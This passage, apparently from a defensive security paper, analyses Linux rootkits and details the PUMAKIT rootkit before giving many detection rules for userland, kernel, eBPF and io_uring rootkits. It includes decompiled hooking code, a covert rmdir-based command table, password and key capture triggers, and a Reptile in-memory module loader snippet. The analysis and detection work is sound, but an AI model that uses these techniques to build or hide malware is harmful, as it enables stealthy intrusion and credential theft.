Table 2 shows the number of detections for each sample, highlighting differences between original, stripped, and trivially modified (null byte added) binaries.

Rootkit	Basic detections	Stripped	Null byte added
Azazel	36/66	19/66	21/66
Bedevil*	32/66	32/66	21/66
BrokePKG	7/66	3/66	3/66
Diamorphine	33/66	8/64	22/66
KoviD	27/66	1/66	15/66
Mobkit	29/66	6/66	17/66
Reptile	32/66	3/66	20/66
Snapekit	30/66	3/66	19/66
Symbiote	42/66	8/66	22/66
TripleCross	31/66	17/66	19/66

** Bedevil is stripped by default, and thus the basic and stripped sections are the same.*

Table 2: Technical overview of the analysed rootkit dataset.

As expected, stripping binaries generally reduces the number of detections, with some engines clearly relying on symbol tables or debug information for identification. The addition of a null byte further demonstrates the fragility of specific static signatures.

Obfuscation techniques in rootkits

While some rootkits rely on basic static obfuscation to evade detection, the techniques observed are typically minimal. The most common methods include simple XOR encoding of strings or configuration data, as well as lightweight packers that alter the binary structure. In this dataset, such obfuscation was infrequent and generally absent in open-source proof-of-concept samples.

The ARM rootkit landscape

With the growing adoption of ARM-based devices in both consumer and enterprise environments, we assessed whether *Linux* rootkits are being adapted for ARM architectures. Our review focused on both open- and closed-source rootkits within our dataset.

A small number of rootkits are known to have some form of work-in-progress ARM compatibility, either through available builds or community-confirmed support. Notable examples include Diamorphine, Suterusu and SucKIT. Additionally, two rootkits outside our tested set, Adrishya and Ave, explicitly mention supporting ARM. Several userland rootkits are trivially portable to ARM due to their reliance on `libc` hooking rather than architecture-specific kernel internals. The ARM architecture is comprehensive, and therefore support will likely remain limited and specific to certain versions.

Despite this, ARM-compatible rootkits remain less common than their x86 counterparts, likely due to ARM's historically more minor role in traditional server environments where rootkits are often deployed. However, with ARM's expansion in cloud, IoT, and endpoint markets, there is little reason to view ARM systems as offering meaningful protection against rootkits in the long term.

Conclusion

This analysis confirms distinct operational patterns for each type of rootkit. Kernel rootkits aim for low-level control through syscall table hijacking, function pointer manipulation, and increasingly, ftrace and eBPF. Rootkits like TripleCross and Boopkit reflect a shift towards modern, flexible techniques, though eBPF remains rare in practice. Established methods, such as kprobes and ftrace, continue to offer similar capabilities with less risk and broader kernel support.

Userland rootkits rely on brute-force strategies, hooking large numbers of `libc` functions. High hook counts in Vlany (105) and Bedevil (78) reflect this approach. The number of hooks often correlates with intent: the presence of fewer hooks typically suggests proof-of-concept tools, while extensive hooking indicates operational malware.

Static detection of *Linux* rootkits remains a fragile process. Minor changes, such as stripping binaries or adding null bytes, significantly reduce detection rates, while basic obfuscation techniques, like XOR encoding and lightweight packing, remain effective against many detection engines.

Finally, ARM-compatible rootkits are still less common but are increasing in tandem with ARM's adoption in cloud, IoT, and endpoint markets. Rootkits like Diamorphine, Suterusu and SucKIT demonstrate that ARM support is already in progress.

LINUX ROOTKIT CASE STUDY: PUMAKIT

PUMAKIT is a recently discovered *Linux* rootkit that serves as a compelling case study for understanding modern threats in the *Linux* ecosystem [10]. The diagram in Figure 16 provides a high-level overview of PUMAKIT's architecture.



Figure 16: Overview of the PUMAKIT infection chain.

PUMAKIT employs a multi-stage infection chain designed to establish both kernel- and userland persistence. The process begins with a dropper masquerading as the cron binary, which spawns two in-memory executables: `/memfd:tgt` (a benign copy of cron) and `/memfd:wpn` (the loader). The loader evaluates system conditions, executes a temporary staging script (`/tmp/script.sh`), and ultimately deploys the rootkit. Embedded within this kernel module is Kitsune, a shared object userland rootkit designed to interface with the kernel component.

Attribution to Shedding Zmiy by Solar 4Rays

In a recent technical analysis [11], *Solar* traced an intrusion back to August 2023, beginning with the compromise of a publicly exposed *Bitrix* system. By November 2023, signs of mass exploitation appeared, involving SSH access to privileged accounts, the creation of a malicious `acpi` service, and the use of `/usr/bin/acpi` linked to a gsocket toolset. Additional persistence emerged in July 2024 through a fraudulent `kworker` service and modifications to utilities like `ps`, `ss`, `netstat`, and `htop`. Across the intrusion, multiple implants were deployed, including Megatsune via `LD_PRELOAD`, Bulldog Backdoor, and eventually PUMAKIT. Through this analysis, *Solar* attributed PUMAKIT to the Shedding Zmiy group, positioning it within a broader offensive toolkit spanning both kernel- and userland components.

Rootkit versions

Since the discovery of the initial version, more PUMAKIT versions have been seen in the wild:

- `4.15.0-210-generic SMP`
- `5.4.0-59-generic SMP`
- `5.4.0-164-generic SMP`
- `5.15.0-94-generic SMP`

Solar has identified publicly available samples and even more versions in its research that target specific kernel versions. Despite these advancements, the core functionality across all versions remains consistent. Notably, the module is not merely compiled for its designated kernel version; it also incorporates techniques to circumvent nascent kernel protections, as shown in the next section.

Hooking techniques

PUMAKIT leverages two primary hooking techniques to achieve its goals: direct syscall table hooking and the use of ftrace for intercepting kernel functions.

System call table hooking

In the version engineered explicitly for the 4.15 kernel, direct access to the `sys_call_table` is achieved through the use of `kallsyms_lookup_name`. Conversely, in more recent versions, the rootkit employs a `kprobe` to locate a pointer to `kallsyms_lookup_name`, demonstrating an adaptation to more stringent security measures.

```
00403070    {
00403070        void* var_38 = __fentry__();
0040308f        void* i = nullptr;
00403091        p_sys_call_table = kallsyms_lookup_name("sys_call_table");
00403091
004030f4        do
004030f4        {
```

Figure 17: PUMAKIT method of obtaining the pointer to the sys_call_table via ftrace.

In newer versions, we observe that the rootkit must locate a pointer to `kallsyms_lookup_name` using a kprobe.

```
00403210    int64_t init_module()

00403229        int64_t var_38 = __fentry__()
0040322a        register_kprobe(&kallsyms_lookup_name)
00403236        kallsyms_lookup_name.addr
0040323d        unregister_kprobe(&kallsyms_lookup_name)
0040324e        void* i = nullptr
00403250        p_sys_call_table = __x86_indirect_thunk_rbx("sys_call_table")
00403250
```

Figure 18: PUMAKIT method of obtaining the pointer to the sys_call_table via kprobes.

Function hooking

PUMAKIT leverages the ftrace framework to hook kernel functions and intercept execution. The code example is displayed in Figure 19.

```
00403109        if (i_1->function_pointer != 0)
004031a5        label_4031a5:
004031a5
004031a9            if (i_1->is_hooked == 0)
004031ab                uint64_t ip = i_1->function_pointer
004031ab
004031b2                if (ip != 0)
004031b4                    i_1->callback_func.flags = 0x4000014
004031c4                    i_1->callback_func.func = callback_func
004031c4
004031d6                    if (ftrace_set_filter_ip(&i_1->callback_func, ip, 0, 0) == 0
004031d6                            && register_ftrace_function(&i_1->callback_func) == 0)
004031e4                        i_1->is_hooked = 1
00403109        else
00403112            uint64_t p_func = kallsyms_lookup_name(i_1->name)
00403112
0040311d            if (p_func != 0)
00403123                i_1->function_pointer = p_func
00403133                uint64_t _p_func = p_func
0040313a                var_38 = *(ideal_nops + 0x28)
0040313a
00403159                do
00403151                    if (memcmp(_p_func, var_38, 5) == 0)
00403160                        if (_p_func != 0)
00403167                            int32_t rax_4
00403167                            rax_4.b = p_func == _p_func
0040316a                            i_1->function_real_start.d = rax_4
0040316a
0040316d                            if (p_func != _p_func)
00403179                                int32_t rax_5
00403179                                // push rbp; mov rbp rsp
00403179                                rax_5.b = *p_func == 0xe5894855
0040317c                                i_1->function_real_start:4.d = rax_5
0040317c
0040317f                            i_1->function_pointer = _p_func
0040317f
00403160                        break
00403160
00403153                    _p_func += 1
00403159                while (p_func + 0x20 != _p_func)
00403159
00403187                if (i_1->function_real_start:4.d != 0)
0040318d                    *i_1->function_calculated_entry = p_func
0040318d
00403194                if (i_1->function_real_start.d != 0)
004031a2                    *i_1->function_calculated_entry = i_1->function_pointer + 5
004031a2
```

Figure 19: PUMAKIT method of function hooking.

When applying the function hooks, the rootkit specifically looks for the standard x86_64 function prologue (`0xe5894855 = push rbp; mov rbp, rsp`) because in *Linux* kernels with ftrace enabled, this sequence appears immediately after the `__fentry__()` instrumentation call. This is clever because:

1. It allows the rootkit to find the 'real' function entry point after the ftrace instrumentation (the `__fentry__()` call that's automatically inserted by the kernel's build system).
2. By hooking after the `__fentry__()` call but at the actual function prologue, the hook can intercept the function while still allowing ftrace's regular operation to continue undisturbed.

This makes the hooks even stealthier since they work with, rather than interfere with, the kernel's existing ftrace infrastructure. The check for `0xe5894855` isn't just validating function starts, it's specifically positioning hooks to coexist with `ftrace` instrumentation.

Hooked functions and system calls in PUMAKIT

In our initial research, we identified the key syscalls and functions used by PUMAKIT. Further analysis by *Solar* expands this understanding, highlighting additional hooks across PUMAKIT's iterations. This confirms the rootkit's strategic use of kernel hooks to manipulate *SELinux*, hide artifacts, and maintain covert communication. Table 3, provided by *Solar 4Rays*, summarizes these functions and syscalls alongside their purposes [11].

Function or syscall	Purpose
sk_diag_fill, inet_sk_diag_fill, tcp4_seq_show, nf_hook_slow, selinux_socket_bind, selinux_socket_connect	Used for various manipulations with traffic and connections for concealment.
avc_has_perm, file_map_prot_check, selinux_inode_setattr, selinux_file_open, selinux_file_permission, selinux_inode_permission	Used to disarm *SELinux*, allowing operations to succeed regardless of privileges.
_do_fork	Used to track programs launched from 'VIP' processes.
stat, lstat, fstat, newfstat, getdents, getdents64, kill, getsid, getgid	Hides files, directories and processes. Hides entries with the `zov_` prefix, /dev/tcp sockets, /proc pids, and module artifacts under /sys/module/audit/.
swapoff	Used to process files for substitution properly.
close, openat	Used to replace files and steal data.
open, read, write	Used to replace files and steal data.
rmdir	Used as a module management interface.
mmap	Used to copy the Pumatsune userland rootkit into userland.

Table 3: function and syscall overview of PUMAKIT.

Command-and-control features of PUMAKIT

As documented in our initial analysis, a defining feature of PUMAKIT is its covert C2 channel, which utilizes the `rmdir()` syscall. Commands are issued via directory removal requests, using the keyword `zarya` with encoded actions and arguments. *Solar*'s research clarifies the full range of supported functionality. The following table outlines the commands, syntax, and purpose [11].

Command	Description
`zarya.c.0`	Get configuration.
`zarya.d.0`	Retrieve stolen passwords and keys.
`zarya.k.[pid]`	Set the rootkit PID in userland.
`zarya.t.0`	Check the module's operation.
`zarya.v.0`	Retrieve the current version of the module.
`zarya.u.0`	Return Puma to the list of loaded modules.
`zarya.0.0`	Privilege escalation.
`zarya.1.[pid]`	Hide process by PID.
`zarya.5.[ip]`	Hide connection to a specific IP address.
`zarya.7.[port]`	Hide the connection to a particular port.
`zarya.8.[port]`	Expand the port connection.
`zarya.9.0`	Retrieve information about connections and processes.

Table 4: Command-and-control feature overview of PUMAKIT.

Credential and key theft functionality

PUMAKIT includes functionality that allows it to steal both user credentials and cryptographic keys by intercepting read and write syscalls. The rootkit monitors data buffers passed through these syscalls for specific substrings indicative of password prompts or key material. This functionality explicitly excludes data originating from particular processes, such as `journald`, `systemd`, and `snapd`, thereby reducing noise and focusing on high-value targets.

Password theft triggers

The rootkit looks for common password-related prompts within intercepted buffers. These include strings like:

- `password for`
- `New password:`
- `Current password`

- `Enter password:`
- `Enter passphrase:`
- `Enter same passphrase again:`
- `Enter passphrase (empty for no passphrase):`

When such strings are detected, the corresponding data is collected and stored in memory.

Key theft triggers

Similarly, PUMAKIT scans buffers for known private key headers, including:

- `----BEGIN RSA PRIVATE KEY----`
- `----BEGIN EC PRIVATE KEY----`
- `----BEGIN OPENSSH PRIVATE KEY----`
- `----BEGIN DSA PRIVATE KEY----`

Upon capturing either passwords or keys, the rootkit queues this data in memory. A `SIGUSR1` signal is used internally to notify the userland component (Pumatsune) when new data is ready for exfiltration.

Userland shared object rootkit component

Pumatsune, the userland component of the PUMAKIT framework, operates as a shared object library designed for injection into legitimate processes using the `LD_PRELOAD` environment variable. This method allows the rootkit to hijack execution flow at runtime without requiring disk-based persistence. Once loaded, Pumatsune intercepts standard `libc` functions, such as `close`, `read`, and `write`. Although Pumatsune primarily serves as a bridge to facilitate C2 operations and data theft, it also plays a critical role in ensuring the continued operation of the rootkit through watchdog-like functionality.

Conclusion

The analysis of PUMAKIT highlights the evolution of modern *Linux* rootkits, combining kernel-level and userland components, covert command channels, and credential theft within a unified framework. Its use of both syscall and function hooking, alongside creative abuse of standard *Linux* features like `memfd` and `LD_PRELOAD`, demonstrates the evolving techniques attackers leverage. These findings reinforce the need for detection strategies that move beyond static analysis or fundamental indicators of compromise. In the next section, we explore how such rootkits can be effectively detected through advanced detection engineering techniques.

ROOTKIT BEHAVIOURAL DETECTION ENGINEERING

When static detection fails – and it often does (as pointed out earlier) – runtime behaviour becomes the next stage in uncovering rootkits. Detection strategies differ between userland and kernel-space rootkits.

Userland rootkit loading detection techniques

Userland rootkits often hijack the dynamic linking process, injecting malicious shared objects into target processes without needing kernel-level access. An infection begins with the creation of a shared object file. The detection of newly created shared object files can be detected through a detection rule similar to the one displayed shown in Figure 20.

```
file where event.action == "creation" and (file.extension like~ "so" or file.name like~ "*.so.*")
```

Figure 20: Detection rule detecting shared object creation.

These files are often written to writeable or ephemeral paths such as `/tmp/`, `/dev/shm/`, or hidden subdirectories under user home directories. Attackers may either download, compile, or drop them directly from a loader. This knowledge may be applied to the detection rule above to reduce noise.

Once the shared object file is present on the system, the attacker has several options for activating it. The most commonly abused mechanisms are the `LD_PRELOAD` environment variable, the `/etc/ld.so.preload` file, and dynamic linker configuration paths such as `/etc/ld.so.conf`.

The `LD_PRELOAD` environment variable allows an attacker to specify a shared object that will be loaded before any other libraries during the execution of a dynamically linked binary. This allows for a complete override of `libc` functions, such as `execve()`, `open()`, or `readdir()`. This method works on a per-process basis and does not require root access.

To detect this technique, the `LD_PRELOAD` environment variable telemetry is required. Once this is available, any detection logic to detect uncommon `LD_PRELOAD` values can be written. For example:

```
process where event.type == "start" and event.action == "exec" and process.env_vars != null
```

Figure 21: Detection rule detecting process environment variable manipulation.

Of course, if more than just `LD_PRELOAD` and `LD_LIBRARY_PATH` environment variables are collected, the rule above should be altered to include these two items specifically. To reduce noise, statistical analysis and/or baselining should be conducted.

Another method of activation is to leverage the `/etc/ld.so.preload` file. If present, this file forces the dynamic linker to inject the listed shared object into every dynamically linked binary on the system, resulting in global injection.

A similar method involves altering the dynamic linker's configuration to prioritize malicious library paths. This can be achieved by modifying `/etc/ld.so.conf` or adding entries to `/etc/ld.so.conf.d/`, followed by executing `ldconfig` to update the cache. This changes the resolution path of critical libraries, such as `libc.so.6`.

These scenarios can be detected by monitoring the `/etc/ld.so.preload` and `/etc/ld.so.conf` files, as well as the `/etc/ld.so.conf.d/` directory for creation/modification events. Using this raw telemetry, a detection rule to flag these events can be implemented:

```
file where event.action in ("creation", "rename") and
file.path like ("/etc/ld.so.preload", "/etc/ld.so.conf", "/etc/ld.so.conf.d/*")
```

Figure 22: Detection rule detecting dynamic linker configuration file creation or modification.

Kernel-space rootkit loading detection techniques

Loading an LKM manually typically requires the use of built-in command-line utilities, such as `modprobe`, `insmod` and `kmod`. Detecting the execution of these utilities will detect the loading phase (when performed manually).

```
process where event.type == "start" and event.action == "exec" and process.name in ("insmod", "modprobe", "kmod")
```

Figure 23: Detection rule detecting execution of LKM built-in command-line utilities.

This approach, however, is far from bulletproof, as many rootkits rely on a loader to load the LKM, which bypasses the execution of these userland utilities.

For example, Reptile's loader [12] directly invokes the `init_module` syscall with an in-memory decrypted kernel blob:

```
#define init_module(module_image, len, param_values) syscall(__NR_init_module, module_image, len, param_values)

int main(void) {
    [...]
    do_decrypt(reptile_blob, len, DECRYPT_KEY);
    module_image = malloc(len);
    memcpy(module_image, reptile_blob, len);
    init_module(module_image, len, "");
    [...]
}
```

Figure 24: Reptile's kmatryoshka module.

Additionally, Reptile's kmatryoshka module [13] acts as an in-kernel chainloader that decrypts and loads another hidden LKM using a direct function pointer to `sys_init_module`, located via `kallsyms_on_each_symbol()`. This further obscures the loading mechanism from userland visibility.

Because of this, it's essential to understand what these utilities do under the hood; they are merely wrappers around the `init_module()` and `finit_module()` syscalls. Effective detection should therefore focus on tracing these syscalls directly, rather than the tooling that invokes them.

To guarantee the availability of data sources required for loading LKMs, various security tools can be employed. *Auditd* or *Auditd Manager* are suitable choices. To facilitate the collection of `init_module()` and `finit_module` syscalls, the subsequent configuration can be implemented.

```
-a always,exit -F arch=b64 -S finit_module -S init_module
-a always,exit -F arch=b32 -S finit_module -S init_module
```

Figure 25: Auditd rule to detect init_module and finit_module syscalls.

Combining this raw telemetry with a detection rule that alerts when this event occurs allows for a strong defence.

```
driver where event.action == "loaded-kernel-module" and auditd.data.syscall in ("init_module", "finit_module")
```

Figure 26: Detection rule detecting LKM loading via init_module and finit_module syscalls.

Additional *Linux* detection engineering guidance through *Auditd* is presented in [14].

Out-of-tree and unsigned modules

Another sign of a malicious LKM is the kernel 'taint' flag. When the kernel detects that a module is loaded that is either not part of the official kernel tree, lacks a valid signature, or uses a non-permissive licence, it marks the kernel as 'tainted'. This is a built-in integrity mechanism designed to indicate that the kernel is in a potentially untrusted state. An example of this is shown below, where the `reveng_rtkit` module is loaded:

```
[ 2853.023215] reveng_rtkit: loading out-of-tree module taints kernel.
[ 2853.023219] reveng_rtkit: module license 'unspecified' taints kernel.
[ 2853.023220] Disabling lock debugging due to kernel taint
[ 2853.023297] reveng_rtkit: module verification failed: signature and/or required key missing - tainting
kernel
```

Figure 27: Kernel log entries for out-of-tree and unsigned kernel module loading events.

The kernel identifies the module as out-of-tree, with an unspecified licence, and missing cryptographic verification. This results in the kernel being marked as tainted.

To detect this behaviour, system and kernel logging must be parsed and ingested. Once kernel log telemetry is available, simple pattern matching or rule-based detection can flag these events. Out-of-tree module loading can be detected through:

```
event.dataset:"system.syslog" and process.name:"kernel" and
message:"loading out-of-tree module taints kernel."
```

Figure 28: Detection rule detecting out-of-tree kernel module loading.

And similar detection logic can be implemented to detect unsigned module loading:

```
event.dataset:"system.syslog" and process.name:"kernel" and
message:"module verification failed: signature and/or required key missing - tainting kernel"
```

Figure 29: Detection rule detecting unsigned kernel module loading.

The log entry will always showcase the module name that triggered the event, allowing for easy triage. When the LKM does not seem present on the system during a manual check based on a signal from this alert, it may be a sign of an LKM hiding itself.

Kill signals

Many (open-source) rootkits leverage `kill` signals, specifically those in the higher, unassigned ranges (32+), as covert communication channels or triggers for malicious actions. For instance, a rootkit might intercept a specific high-numbered `kill` signal (e.g. `kill -64 <pid>`). Upon receiving this signal, the rootkit's payload could be configured to elevate privileges, execute commands, toggle hiding capabilities, or establish a backdoor.

To detect this, we can leverage *Auditd* and create a rule that collects all kill signals:

```
-a exit,always -F arch=b64 -S kill -k kill_rule
```

Figure 30: Auditd rule to detect the kill syscall.

The arguments passed to `kill()` are `kill(pid, sig)`. We can query `a1` (which is the signal) to flag on any kill signal higher than 32.

```
process where event.action == "killed-pid" and auditd.data.syscall == "kill" and auditd.data.a1 in (
  "21", "22", "23", "24", "25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f", "30",
  "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b", "3c", "3d", "3e", "3f", "40",
  "41", "42", "43", "44", "45", "46", "47"
)
```

Figure 31: Detection rule detecting unusual kill signals.

Analysing the `kill()` syscall for unusual signal values via *Auditd* presents a strong detection opportunity against rootkits that utilize these signals, as seen in techniques such as those employed by Diamorphine.

Segfaults

Finally, it's essential to recognize that kernel-space rootkits are inherently fragile. LKMs are typically compiled for a specific kernel version and configuration. An incorrectly resolved symbol or a misaligned memory write may trigger a segmentation fault (segfault). While these failures may not immediately expose the rootkit's functionality, they provide strong forensic signals.

To detect this, raw syslog collection must be enabled. From there, writing a detection rule to flag segfault messages can help identify either malicious behaviour or kernel instability, both of which warrant investigation.

```
event.dataset:"system.syslog" and process.name:"kernel" and message:"segfault"
```

Figure 32: Detection rule detecting segfaults.

Combining syscall-level module loading visibility with kernel taint, out-of-tree messages, kill signal detection, and segfault alerts lays the foundation for a layered strategy to detect LKM-based rootkits.

eBPF rootkits

eBPF rootkits exploit the legitimate functionality of the *Linux* kernel's BPF subsystem. Programs can be dynamically loaded and attached using utilities like `bpftool` or via custom loaders that abuse the `bpf()` syscalls.

Detecting eBPF-based rootkits requires visibility into both `bpf()` syscalls and the use of sensitive eBPF helpers. Key indicators involved include:

- `bpf(BPF_MAP_CREATE, ...)`
- `bpf(BPF_MAP_LOOKUP_ELEM, ...)`
- `bpf(BPF_MAP_UPDATE_ELEM, ...)`
- `bpf(BPF_PROG_LOAD, ...)`
- `bpf(BPF_PROG_ATTACH, ...)`

Leveraging *Auditd*, an audit rule can be created where `a0` is leveraged to specify the specific BPF syscalls of interest, as detailed in Figure 33.

```
-a always,exit -F arch=b64 -S bpf -F a0=0 -k bpf_map_create
-a always,exit -F arch=b64 -S bpf -F a0=1 -k bpf_map_lookup_elem
-a always,exit -F arch=b64 -S bpf -F a0=2 -k bpf_map_update_elem
-a always,exit -F arch=b64 -S bpf -F a0=5 -k bpf_prog_load
-a always,exit -F arch=b64 -S bpf -F a0=8 -k bpf_prog_attach
```

Figure 33: Auditd rule to detect bpf syscalls that are useful for detection engineering.

These must be tuned on a per-environment basis to ensure that benign programs (e.g. EDRs or other observability tools) that leverage eBPF do not generate noise. Another important signal is the use of eBPF helper functions.

The bpf_probe_write_user helper function

The `bpf_probe_write_user` helper function allows kernel-space eBPF programs to write directly to userland memory. Although intended for debugging, this function can be abused by rootkits.

Detection remains challenging, but *Linux* kernels commonly log the use of sensitive helpers, such as `bpf_probe_write_user`. Monitoring for these entries offers a detection opportunity, requiring raw syslog collection and specific detection rules, such as the following:

```
event.dataset:"system.syslog" and process.name:"kernel" and message:"bpf_probe_write_user"
```

Figure 34: Detection rule detecting the bpf_probe_write_user helper function.

This rule will alert on any kernel log entry indicating the use of `bpf_probe_write_user`. While legitimate tools may occasionally invoke it, unexpected or frequent use, especially alongside suspicious process behaviour, warrants investigation. Context, such as the eBPF program's attachment point and the involved userland process, aids triage.

Io_uring rootkits

This technique leverages `io_uring`, which is designed for asynchronous I/O, reducing observable syscall activity and bypassing standard telemetry. This technique is limited to kernel versions 5.1 and above and avoids using hooks. As rootkit researchers have recently discovered the method, it is still actively being developed and remains relatively immature in its feature set. For example, current implementations lack `execve`-like capabilities. Rootkits can batch file, network, and other I/O operations via `io_uring_enter()`. A code example is shown in Figure 35.

```
struct io_uring_sqe *sqe = io_uring_get_sqe(&ring);
io_uring_prep_read(sqe, fd, buf, size, offset);
io_uring_submit(&ring);
```

Figure 35: Io_uring code example.

These calls queue and submit a read request using `io_uring`, bypassing typical syscall telemetry paths. An example tool that leverages this technique is RingReaper.

Unlike syscall table hooking or `LD_PRELOAD`-based injection, `io_uring` is not a rootkit delivery mechanism itself but provides a stealthier means of interacting with the filesystem and devices post-compromise. While `io_uring` cannot directly execute binaries, it enables malicious actions such as file creation, enumeration, and data exfiltration, while minimizing observability.

Detecting `io_uring`-based rootkits requires visibility into the syscalls that underpin their operation, such as `io_uring_setup()`, `io_uring_enter()`, and `io_uring_register()`.

While EDR solutions may struggle to capture the indirect effects of `io_uring`, *Auditd* can trace these syscalls directly. The audit rule shown in Figure 36 captures relevant events for analysis.

```
-a always,exit -F arch=b64 -S io_uring_setup -S io_uring_enter -S io_uring_register -k io_uring
```

Figure 36: Auditd rule to detect several io_uring-related syscalls.

However, this only exposes the syscall usage itself, not the specific file or object being accessed. The real 'magic' of `io_uring` occurs within userland libraries (e.g. `liburing`), making analysis of syscall arguments essential.

For example, monitoring `io_uring_enter()` with `to_submit > 0` indicates that an I/O operation is being batched, while alternating calls with `min_complete > 0` signals completion polling. Correlation with process attributes (e.g. `UID=0`, unusual paths like `/dev/shm`, `/tmp`, or tmpfs-backed locations) enhances detection efficacy.

A practical method for tracing `io_uring` activity is via eBPF with tools like `BCC`, targeting tracepoints such as `sys_enter_io_uring_enter`. This allows analysts to monitor process behaviour and active file descriptors during `io_uring` operations.

```
tracepoint:syscalls:sys_enter_io_uring_enter
{
    printf("\nPID %d (%s) called io_uring_enter with fd=%d, to_submit=%d, min_complete=%d, flags=%d\n",
        pid, comm, args->fd, args->to_submit, args->min_complete, args->flags);

    printf("Manually inspect with: ls -l /proc/%d/fd\n", pid);
}
```

Figure 37: eBPF tracepoint code example to trace io_uring enter calls.

To illustrate this, several techniques introduced by RingReaper [9] were tested. Live tracing reveals the file descriptors in use, helping identify suspicious activity like reading from `/run/utmp` to detect what users are logged in:

```
30899  b'agent'         b'[io_uring_enter] fd=3 submit=1 complete=0'

Open file descriptors for PID 30899 (b'agent'):
  FD 0: /dev/pts/2
  FD 1: /dev/pts/2
  FD 2: /dev/pts/2
  FD 3: anon_inode:[io_uring]
  FD 4: socket:[137561]
  FD 5: /run/utmp
------------------------------------------------------------------------
30899  b'agent'         b'flags=0'
```

Figure 38: RingReaper users command.

The activity of writing to a file, in this example `/root/test`:

```
------------------------------------------------------------------------
2494   b'agent'         b'flags=1'

Open file descriptors for PID 2494 (b'agent'):
  FD 0: /dev/pts/2
  FD 1: /dev/pts/2
  FD 2: /dev/pts/2
  FD 3: anon_inode:[io_uring]
  FD 4: socket:[28824]
  FD 5: /root/test
------------------------------------------------------------------------
```

Figure 39: RingReaper put command.

Or listing process information via `ps` by reading the `comm` contents for each active PID:

```
------------------------------------------------------------------------
2494   b'agent'         b'[io_uring_enter] fd=3 submit=0 complete=1'

Open file descriptors for PID 2494 (b'agent'):
  FD 0: /dev/pts/2
  FD 1: /dev/pts/2
  FD 2: /dev/pts/2
  FD 3: anon_inode:[io_uring]
  FD 4: socket:[28824]
  FD 5: /proc
  FD 6: /proc/19/comm
------------------------------------------------------------------------
```

Figure 40: RingReaper ps command.

Although leveraging `io_uring` is a relatively new technique and therefore still stealthy, it also has several limitations.

While syscall monitoring exposes `io_uring` usage, it does not directly reveal the nature of the I/O without additional correlation. Furthermore, `io_uring` cannot perform code execution directly; however, attackers may abuse file writes (e.g. cron jobs, udev rules) to achieve delayed or indirect execution, as demonstrated in persistence techniques used by Reptile and Sedexp malware families.

Rootkit persistence techniques

Rootkits, whether userland or kernel-space, require some form of persistence to remain functional across reboots or user sessions. The methods vary depending on the type and privileges of the rootkit, but commonly involve abusing configuration files, service management, or system initialization scripts.

Userland rootkits – environment variable persistence

When using `LD_PRELOAD` for userland rootkit activation, the behaviour is not persistent by default. To achieve persistence, attackers may modify shell initialization files (e.g. `~/.bashrc`, `~/.zshrc`, or `/etc/profile`) to export environment variables such as `LD_PRELOAD` or `LD_LIBRARY_PATH` [15]. These modifications ensure that every new shell session automatically inherits the environment required to activate the rootkit. Notably, these files exist for both user and root contexts. Therefore, even non-privileged users can introduce persistence that hijacks execution flow at their privilege level.

To detect this, a rule similar to the one displayed in Figure 41 can be used.

```
file where event.action in ("rename", "creation") and file.path like~ (
  // system-wide configurations
  "/etc/profile", "/etc/profile.d/*", "/etc/bash.bashrc",
  "/etc/bash.bash_logout", "/etc/zsh/*", "/etc/csh.cshrc",
  "/etc/csh.login", "/etc/fish/config.fish", "/etc/ksh.kshrc",

  // root and user configurations
  "/home/*/.profile", "/home/*/.bashrc", "/home/*/.bash_login",
  "/home/*/.bash_logout", "/home/*/.bash_profile", "/root/.profile",
  "/root/.bashrc", "/root/.bash_login", "/root/.bash_logout",
  "/root/.bash_profile", "/root/.bash_aliases", "/home/*/.bash_aliases",
  "/home/*/.zprofile", "/home/*/.zshrc", "/root/.zprofile", "/root/.zshrc",
  "/home/*/.cshrc", "/home/*/.login", "/home/*/.logout", "/root/.cshrc",
  "/root/.login", "/root/.logout", "/home/*/.config/fish/config.fish",
  "/root/.config/fish/config.fish", "/home/*/.kshrc", "/root/.kshrc"
)
```

Figure 41: Detection rule detecting shell profile creation or modification.

Depending on the environment, several of these shells may not be in use, and a more tailored detection rule may be created.

Userland rootkits – configuration-based persistence

Modifying the `/etc/ld.so.preload`, `/etc/ld.so.conf`, or the `/etc/ld.so.conf.d/` configuration files allow rootkits to persist globally across users and sessions [16]. Once written, the dynamic linker will continue injecting the malicious shared object unless these configurations are explicitly reverted. These methods are persistent by design. Detection strategies mirror those described in the previous section and rely on monitoring file creation or modification events in these paths.

Kernel-space rootkits – LKM persistence

Similar to userland rootkits, LKMs are not persistent by default. An attacker must explicitly configure the system to reload the malicious module on boot. This is typically achieved by leveraging legitimate kernel module loading mechanisms [17]:

- Modules file: `modules`

  This file lists kernel modules that should be loaded automatically during system startup. Adding a malicious `.ko` filename here ensures that `modprobe` will load it upon boot. This file is located at `/etc/modules`.

- Configuration directory for `modprobe`

